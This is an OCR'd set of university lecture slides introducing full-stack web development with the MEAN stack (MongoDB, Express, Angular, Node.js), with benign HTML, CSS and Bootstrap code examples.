Univerza v Ljubljani
Fakulteta za računalništvo in informatiko

Full-Stack Web Development

UTOPIAE GVW II

Dejan Lavbič
UL FRI

https://github.com/DejanL/**UTOPIAE-GVW-II-FSWD**

19th November 2019


Agenda (1)

- Introduction to **Full-Stack Web development** using **MEAN**,
  - migration of front-end and back-end developers,
  - MEAN stack,
  - application design,
- **HTML**, **CSS** and **Bootstrap**,
  - content, style and **responsive applications**,
- **JavaScript** – the programming language of Internet,
  - client (**browser**) and server (**Node.js**) side,
  - asynchronous approach with callbacks,
- **MVC** approach,
  - **Model-View-Controller** with HTML templates,

Agenda (2)


- **API access** to a database,
  - model definition and access to **NoSQL database**,
  - API introduction,
- **Single Page Application (SPA)**,
  - **Angular** framework,
  - transfer of functionalities from server to client,
- **Security**,
  - user **authentication**,
  - JWT tokens,
  - **hacking** web application.

Additional literature




***Deitel** Paul, **Deitel** Harvey and **Deitel** Abbey (2011)*

- **Internet & World Wide Web: How to Program**



***Haverbeke** Marijn (2018)*

- **Eloquent JavaScript: A Modern Introduction to Programming**



***Holmes** Simon and **Herber** Clive (2019)*

- **Getting MEAN with Mongo, Express, Angular, and Node**

Univerza v Ljubljani
Fakulteta za računalništvo in informatiko

Full-Stack Web Development

UTOPIAE GVW II

Dejan Lavbič
UL FRI

1. Introduction to Full-Stack Web development using MEAN

19th November 2019

What happens in 60 s on Internet?

https://github.com/DejanL/**UTOPIAE-GVW-II-FSWD**

First website

- Published by **Tim-Berners Lee** in CERN on **6th August 1991**

http://info.cern.ch/hypertext/WWW/TheProject.html

World Wide Web


The WorldWideWeb (W3) is a wide-area hypermedia information retrieval initiative aiming to give universal access to a large universe of documents.

Everything there is online about W3 is linked directly or indirectly to this document, including an executive summary of the project, Mailing lists , Policy , November's W3 news , Frequently Asked Questions .


What's out there?
Pointers to the world's online information, subjects , W3 servers, etc.
Help
on the browser you are using
Software Products
A list of W3 project components and their current state. (e.g. Line Mode ,X11 Viola , NeXTStep , Servers , Tools , Mail robot , Library)
Technical
Details of protocols, formats, program internals etc
Bibliography
Paper documentation on W3 and references.
People
A list of some people involved in the project.
History
A summary of the history of the project.
How can I help ?
If you would like to support the web..
Getting code
Getting the code by anonymous FTP , etc.

Multi-tier architecture

- Web applications are usually built in **multi-tier architecture**,



Integration of developers




Full-Stack Web development

- **Goal**
  - **Development of a complex web application** using current web technologies.
- **Approach**
  - **Full-Stack Web development** from initial concept to production-ready application,

MEAN

mongoDB
express
ANGULARJS
node



Supporting technologies (1)

- Web application developed using **MEAN approach**:
  - **MongoDB**[1] is document oriented NoSQL database,
  - **Express**[2] is Node.js framework for web application development and supports MVC,
  - **Angular**[3] is a framework for dynamic web application development,
  - **Node.js**[4] (JavaScript) is server environment for running web applications.

[1] https://www.mongodb.com
[2] https://expressjs.com
[3] https://angularjs.org
[4] https://nodejs.org


Supporting technologies (2)

- other technologies:
  - **HTML** is a language for defining content of a web page,
  - **CSS** are Cascading Style-Sheets for defining styles,
  - **Bootstrap**[5] is responsive framework for building web page user interface, applicable to multiple devices (desktop computer, mobile phone etc.),
  - **Handlebars**[6] is HTML template language that enables generating HTML pages,
  - **Mongoose**[7] is ODM (Object Document Mapper) that enables working with MongoDB database.

[5] https://getbootstrap.com
[6] https://handlebarsjs.com
[7] https://mongoosejs.com

Node.js (MEAN) (1)


- **Node.js**[4] is a platform for software development, where **web application** is developed and **coupled with its own web server**,
  - no need for additional web server (e.g. Apache, IIS, nginx etc.),
  - advantages **(+)**
    - greater control of developed application,
  - weaknesses **(-)**
    - higher complexity,



[4] https://nodejs.org

Node.js (MEAN) (2)

- Node.js application **runs in 1 thread**, so certain programming discipline is required (asynchronous execution),
  - all users share the same system resources,
  - application should employ **no blocking parts in source code**,
    - e.g. database access,
      - no direct access from front-end to back-end,
      - MVC approach defines that View sends request to Controller and then delegates to Model,



Express (MEAN) (1)

- **Express**[2] is fast and minimalist **JavaScript framework for web application development** in Node.js,
  - defines guideliness and development recommendations,
  - one of the most popular frameworks, due to a robust set of features for web and mobile applications,
  - main functionality offered is a **web server**,
    - listens for client requests and send responses,
    - defines folder structure,
    - simple routing interface,

Express JS

[2] https://expressjs.com

Express (MEAN) (2)

- supports several **HTML template engines** for generating content,
  - reuse of HTML content and integration of dynamic data from the database,
  - all building blocks are compiled into final HTML page that is returned to the client for rendering,


- **user session management**,
  - server side implementation improving the deficiency of HTTP protocol that doesn‘t support state,

MongoDB (MEAN) (1)

- **MongoDB**[1] is a document oriented NoSQL database,

mongoDB.

  - not transactional database,
  - does not fully support SQL.



[1] https://www.mongodb.com

MongoDB (MEAN) (2)

- documents in document oriented NoSQL database have **no strictly defined schema**,
- data in MongoDB are stored in **BSON (Binary JSON)** type,

Sample JSON document

```
{
  "name": "Donald",
  "surname": "Trump",
  "age": 73,
  "nick": ["King of Debt", "The Choosen One"],
  "_id": ObjectId("5dcd2e7718ec566c66572231")
}
```

- document consists of multiple **key/value** pairs,
- parameter with key **_id** is unique identifier
  - added automatically by MongoDB

Angular (MEAN) (1)

- **Angular** [3,8] is a **front-end JavaScript framework** maintained by Google and by a community to address challenges encountered in developing Single Page Applications (SPA),
  - Angular is not required for fully working web applications,
  - but we can **improve the User eXperience**,


[3] https://angularjs.org
[8] https://angular.io

Angular (MEAN) (2)

- **Angular** is fundamentally different from **jQuery** (also a popular front-end JavaScript framework),
  - **jQuery** [9],
    - included into existing website to improve interactivity, when the page is loaded,
  - **Angular** [3,8],
    - employed in the process of webpage construction by injecting dynamic data,
    - realtime website update when data changes → **two-way data binding**,


[3] https://angularjs.org
[8] https://angular.io
[9] https://jquery.com

Only 1 language and 1 data format




API vs. integrated data access (1)

- **API access to data**,
  - due to simplicity we **usually first employ integrated approach**,
  - Why introduce **an additional API layer**?
    - Is it necessary?



API vs. integrated data access (2)

- **API data access**,
  - different apps **use the same API**,
  - **independent** from implementation **technology**,
    - Node.js,
    - Angular,
    - iOS,



- with integrated data access the application starts increasing complexity → the need for maintaning 3 different integrations,

Univerza v Ljubljani
Fakulteta za računalništvo in informatiko

Full-Stack Web Development

UTOPIAE GVW II

Dejan Lavbič
UL FRI


2. HTML, CSS and Bootstrap

19th November 2019

Basic HTML elements

https://www.w3.org/**html**

```
<!DOCTYPE html>
<!-- Comment -->
<html>
  <head>
    <meta charset="utf-8">
    <title>Website title</title>
  </head>
  <body>
    <h1>First level title</h1>
    <p>Paragraph with <a href="http://www.uni-lj.si">link</a>.</p>
    <p><img src="img/Full-stack-development.png" width="200"></p>
    <ul>
      <li>First list item</li>
      <li>Second list item</li>
    </ul>
    <table border="1">
      <tr>
        <td>First cell</td>
        <td>Second cell</td>
      </tr>
      <tr>
        <td>Third cell</td>
        <td>Fourth cell</td>
      </tr>
    </table>
  </body>
</html>
```




HTML forms


```
<!DOCTYPE html>
<!-- Comment -->
<html>
  <head>
    <meta charset="utf-8">
    <title>Website title</title>
  </head>
  <body>
    <form method="post" action="https://www.server.com">
      <p>Author: <input type="text" name="author"></p>
      <p>Comment: <br><textarea name="comment"></textarea></p>
      <input type="submit" value="Send">
      <input type="reset" value="Reset">
    </form>
  </body>
</html>
```

CSS styles



```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>Website title</title>
    <style>
      a { text-decoration: none; }
      a:hover { color:green; }
      img { padding-bottom: 60px; }
      li:nth-child(2) { font-weight: bold; }
      .custom-style { color: orange; }
    </style>
  </head>
  <body>
    <h1 style="color:red">First level title</h1>
    <p>Paragraph with <a href="http://www.uni-lj.si">link</a>.</p>
    <p><img src="img/Full-stack-development.png" width="200"></p>
    <ul>
      <li class="custom-style">First list item</li>
      <li>Second list item</li>
    </ul>
  </body>
</html>
```



Bootstrap (1)

- **Bootstrap** is open source **framework** for developing **responsive user interface** of web applications,
  - defines a grid system for screen with **12 columns**,
  - depending on the screen resolution the content is adapted for display,

	Extra small <576px	Small ≥576px	Medium ≥768px	Large ≥992px	Extra large ≥1200px
Max container width	None (auto)	540px	720px	960px	1140px
Class prefix	`.col-`	`.col-sm-`	`.col-md-`	`.col-lg-`	`.col-xl-`



Bootstrap (2)


```
...
<body>
  <div class="container">
    <div class="row">
      <div class="col-sm-6 col-md-4 col-xl-2">1st cell</div>
      <div class="col-sm-6 col-md-4 col-xl-2">2nd cell</div>
      <div class="col-sm-6 col-md-4 col-xl-2">3rd cell</div>
      <div class="col-sm-6 col-md-4 col-xl-2">4th cell</div>
      <div class="col-sm-6 col-md-4 col-xl-2">5th cell</div>
      <div class="col-sm-6 col-md-4 col-xl-2">6th cell</div>
    </div>
  </div>
</body>
...
```

.col-**sm**- (> 576px)

1st cell	2nd cell
3rd cell	4th cell
5th cell	6th cell

.col-**md**- (> 768px)

1st cell	2nd cell	3rd cell
4th cell	5th cell	6th cell

.col-**xl**- (> 1200px)

1st cell	2nd cell	3rd cell	4th cell	5th cell	6th cell

Bootstrap (3)


```
...
<body>
  <div class="container">
    <span class="badge badge-primary">Primary</span>
    <span class="badge badge-secondary">Secondary</span>
    <span class="badge badge-success">Success</span>
    <span class="badge badge-danger">Danger</span>
    <span class="badge badge-warning">Warning</span>
    <span class="badge badge-info">Info</span>
    <span class="badge badge-light">Light</span>
    <span class="badge badge-dark">Dark</span>
  </div>
</body>
...
```

- **Contextual variations**
  - modifiers that change the appearance

Univerza v Ljubljani
